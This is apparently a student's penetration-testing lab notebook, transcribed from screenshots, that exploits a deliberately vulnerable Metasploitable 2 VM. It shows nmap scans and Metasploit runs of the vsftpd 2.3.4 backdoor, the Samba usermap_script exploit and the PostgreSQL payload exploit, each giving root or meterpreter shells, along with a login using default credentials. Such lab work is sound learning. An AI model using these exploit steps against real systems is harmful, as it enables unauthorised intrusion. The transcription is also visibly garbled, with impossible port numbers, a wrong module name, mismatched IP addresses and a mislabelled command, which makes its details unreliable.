

FTP

Monday, May 1, 2023 12:19 PM

When I did port scanning on the metasploitable ip using nmap I got this result :


```
File Actions Edit View Help
[ryadelasoy@kali:]-C-
$ sudo nmap -v -sV 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 15:43 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.36% done; ETC: 15:42 (0:00:02 remaining)
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.91% done; ETC: 15:43 (0:00:03 remaining)
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.0021s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
32/tcp    open  sshd
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
1445/tcp  open  netbios-ssn
1524/tcp  open  bindshell
2049/tcp  open  nfs
2123/tcp  open  ftp
2200/tcp  open  nsvnc
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6067/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 08:00:27:AB:E4:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.3h seconds
[ryadelasoy@kali:]-C-
```


I found that port 21 is open for ftp service and the version of the service was vsftpd 2.3.4
So first I tried to log in as anonymous to see if the anonymous login is enabled or not

```
File Actions Edit View Help
[ryadelasoy@kali:]-C-
$ ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsftpd 2.3.4)
Name (10.0.2.6:ryadelasoy): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Anonymous login was enabled but I did not get something useful
So I tried to look for public exploits for vsftpd 2.3.4 online
I found an exploit for backdoor command execution vulnerability



I noticed that this link is from rapid7 so there is a module for this exploit on metasploit
 I clicked on the link and found the module name on metasploit and how to use it
 So I opened metasploit and loaded the module



The RHOSTS option was not set so I set it to my target machine ip
 ==> set rhosts 10.0.2.6
 After that I started the exploit
 And I got a full control over the machine as a root

```
File Actions Edit View Help

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/ftps_ftp_backdoor) > show targets

Exploit targets:

  Id  Name
  --  --
  => 0    Automatic

msf6 exploit(multi/http/ftps_ftp_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password:
[*] 10.0.2.4:21 - BACKLOG: Service has been spawned, handling ...
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:43887 => 10.0.2.4:6288) at 2023-05-01 01:27:20 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
mmap.out
opt
proc
root
sbin
sys
tmp
usr
var
vmlinuz
pwd
/
whoami
root
```

SMB

Monday, May 1, 2023 1:09 PM

When I did port scanning on the metasploitable ip using nmap I got this result :

```
File Actions Edit View Help
[~] (zyadelsawy@kali) ~
$ sudo nmap -sS -p- 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 15:43 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.36% done; ETC: 15:42 (0:00:02 remaining)
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.91% done; ETC: 15:43 (0:00:03 remaining)
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.0025s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
22/tcp    open  ssh
25/tcp    open  smtp
32/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
512/tcp   open  login
512/tcp   open  OpenSSH or Solaris rlogind
513/tcp   open  rcpwrapd
1400/tcp  open  jmxrmi
1524/tcp  open  bindshell
1524/tcp  open  bindshell
2445/tcp  open  rfc
2123/tcp  open  ftp
2200/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6080/tcp  open  x11
6080/tcp  open  x11
8180/tcp  open  unknown
MAC Address: 08:00:27:AB:E4:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.3h seconds
[~] (zyadelsawy@kali) ~
```

I found that ports 139/445 was open for netbios-ssn (SMB) service with version (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))

First I tried to enumerate the files shared by this machine using smbclient

I found 5 files shared

```
(zyadelsawy@kali) ~
$ smbclient -L //10.0.2.6 -N
Anonymous login successful

  Sharename      Type            Comment
-----
print$          Disk            Printer Drivers
tmp             Disk            oh noes!
opt             Disk
IPC$            IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$          IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful


  Server          Comment
-----
directory        [smb]
Workgroup         Master
WORKGROUP        METASPLOITABLE
```

I tried to access ADMIN\$ but I got access denied , then I tried to access tmp file connection done

```
(zyadelsawy@kali)-[~]
$ smbclient //10.0.2.6/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?                allinfo          altname          archive          backup
blocksize        cancel           case_sensitive   cd               chmod
chown            close           del              deltree          dir
du               echo            exit             get              getfacl
geteas           hardlink        help             history          iosize
lcd              link            lock             lowercase        ls
l                mask            md              mget             mkdir
more             mput            newer            notify           open
posix            posix_encrypt   posix_open       posix_mkdir      posix_rmdir
posix_unlink     posix_whoami    print           prompt           put
pwd              q               queue            rename            readlink
rd               recurse         reget            rename            reput
rm               rmdir           showacls         setea            setmode
scopy            stat            symlink          tar              tarmode
timeout          translate       unlock           volume           void
wdel             logon           listconnect      showconnect      tcon
tdis             tid             utimes           logoff           ..
!
smb: \> pwd
Current directory is \\10.0.2.6\tmp\
smb: \> ls
.                D                0    Thu Apr 27 03:51:28 2023
..               DR               0    Sun May 20 14:36:12 2012
.ICE-unix        DH               0    Thu Apr 27 01:52:47 2023
.X11-unix        DH               0    Thu Apr 27 01:53:12 2023
.X0-lock         HR              11   Thu Apr 27 01:53:12 2023

7282168 blocks of size 1024. 5437880 blocks available
smb: \>
```

I tried to access those directories and printing the files but I got nothing useful
 So since I got the version of smb software used (Samba smbd 3.X - 4.X)
 I searched for public exploits for it and I found one that exploit a command execution vulnerability



And fortunately there was a metasploit module for this exploit , so I opened metasploit and loaded the module
 ==> use exploit/multi/samba/usermap_script
 ==> set rhosts 10.0.2.6
 And for the payload the default was reverse tcp shell but it wasn't working for me I don't know why and I searched for this problem online and couldn't find something
 Since this is a home lab there is no firewall or something so I used the bind tcp shell payload and it worked for me
 ==> set payload cmd/unix/bind_netcat
 And I launched the exploit and got a shell on the machine as root user

```
exit - exploit
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 10.0.2.6:4444
[*] Command shell session 1 opened (10.0.2.4:34857 → 10.0.2.6:4444) at 2023-05-01 02:32:18 -0400

Above command will show the payloads that will help us upload/execute files onto a victim

whoami
root
█
```


Monday, May 1, 2023 1:41 PM

```
File Actions Edit View Help

root@kali:~# nmap -v 10.8.0.2-6
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-01 15:41 EDT
Stats: 0/10:11 elapsed; 0 hosts completed (1 up), 3 undergoing Service Scan
Service scan Timing: About 86.36% done; ETC: 15%; (0/10:02 remaining)
Stats: 0/10:30 elapsed; 6 hosts completed (1 up), 3 undergoing Service Scan
Service scan Timing: About 99.93% done; ETC: 15%; (0/10:09 remaining)
Nmap scan report for 10.8.1.4 (10.8.2.6)
Host is up (4.00ms latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
22/tcp    open  ssh
22/tcp    open  sftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  smb
145/tcp   open  metabase-samba
152/tcp   open  rancid
153/tcp   open  login
1914/tcp  open  tcrapped
1997/tcp  open  ldap-rel
1524/tcp  open  bindshell
2049/tcp  open  nfs
2111/tcp  open  ftp
1386/tcp  open  mysql
1632/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6067/tcp  open  irc
8180/tcp  open  unknown
NIC Address: 88:BB:27:A8:E4:A6 (Oracle VirtualBox virtual NIC)
Service Info: hosts: metasploitable.localdomain, irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 181.3h seconds

root@kali:~#
```

```
==> telnet 10.0.2.6
```

The screenshot shows a terminal window with the following content:

```

File Actions Edit View Help
[spidee@kali] (~)
$ ipmitool -U root -H 123456 -S 192.168.2.6
Trying 192.168.2.6 ...
Connected to 192.168.2.6.
Escape character is '^]'.

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Apr 27 03:08:23 EDT 2022 on tty2
Linux metasploitable 2.6.32-16-server #1 SMP Thu Apr 10 13:50:08 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
  
```

PostgreSQL DB

Monday, May 1, 2023 2:03 PM


When I did port scanning on the metasploitable ip using nmap I got this result :

```
File Actions Edit View Help
root@kali:~# nmap -sS -p- 10.0.2.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 15:43 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.36% done; ETC: 15:42 (0:00:02 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.51% done; ETC: 15:42 (0:00:03 remaining)
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.0021s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
22/tcp    open  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp
32/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
1445/tcp  open  netbios-ssn
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  rcp
1449/tcp  open  rsync
1524/tcp  open  bindshell
2445/tcp  open  rfr
2123/tcp  open  ftp
2800/tcp  open  nsvml
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  cii
6067/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 08:00:27:AB:E4:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.36 seconds
root@kali:~#
```

Found port 5432 open for postgresql with version (PostgreSQL DB 8.3.0 - 8.3.7)

I searched for a public exploit for this version and I found one with linux payload execution vulnerability



And fortunately there was a metasploit module to exploit this vulnerability

==> use exploit/linux/postgres/postgres_payload

==> set rhosts 10.0.2.6

==> set payload /linux/x86/meterpreter/bind_tcp

==> exploit

I got access to the database


```

payload => linux/x86/meterpreter/bind_tcp
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] 10.0.2.6:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/brYtQPyh.so, should be cleaned up automatically
[*] Started bind TCP handler against 10.0.2.6:4444
[*] Sending stage (1017704 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:42279 -> 10.0.2.6:4444) at 2023-05-01 02:53:17 -0400

meterpreter > whoami
[*] Unknown command: whoami
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

Mode                Size      Type    Last modified          Name
-----
100600/rw-----    4        fil    2010-03-17 10:08:46 -0400 PG_VERSION
040700/rwx-----  4096     dir    2010-03-17 10:08:56 -0400 base
040700/rwx-----  4096     dir    2023-04-27 04:57:22 -0400 global
040700/rwx-----  4096     dir    2010-03-17 10:08:49 -0400 pg_clog
040700/rwx-----  4096     dir    2010-03-17 10:08:46 -0400 pg_multixact
040700/rwx-----  4096     dir    2010-03-17 10:08:49 -0400 pg_subtrans
040700/rwx-----  4096     dir    2010-03-17 10:08:46 -0400 pg_tblspc
040700/rwx-----  4096     dir    2010-03-17 10:08:46 -0400 pg_twophase
040700/rwx-----  4096     dir    2010-03-17 10:08:49 -0400 pg_xlog
100600/rw-----   125      fil    2023-04-27 01:52:50 -0400 postmaster.opts
100600/rw-----    54      fil    2023-04-27 01:52:50 -0400 postmaster.pid
100644/rw-r--r--   540      fil    2010-03-17 10:08:45 -0400 root.crt
100644/rw-r--r--  1224     fil    2010-03-17 10:07:45 -0400 server.crt
100640/rw-r-----   891      fil    2010-03-17 10:07:45 -0400 server.key

meterpreter > cd base
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main/base

Mode                Size      Type    Last modified          Name
-----
040700/rwx-----  4096     dir    2023-04-27 04:57:16 -0400 1
040700/rwx-----  4096     dir    2010-03-17 10:08:56 -0400 11510
040700/rwx-----  4096     dir    2023-04-27 01:52:50 -0400 11511

meterpreter >

```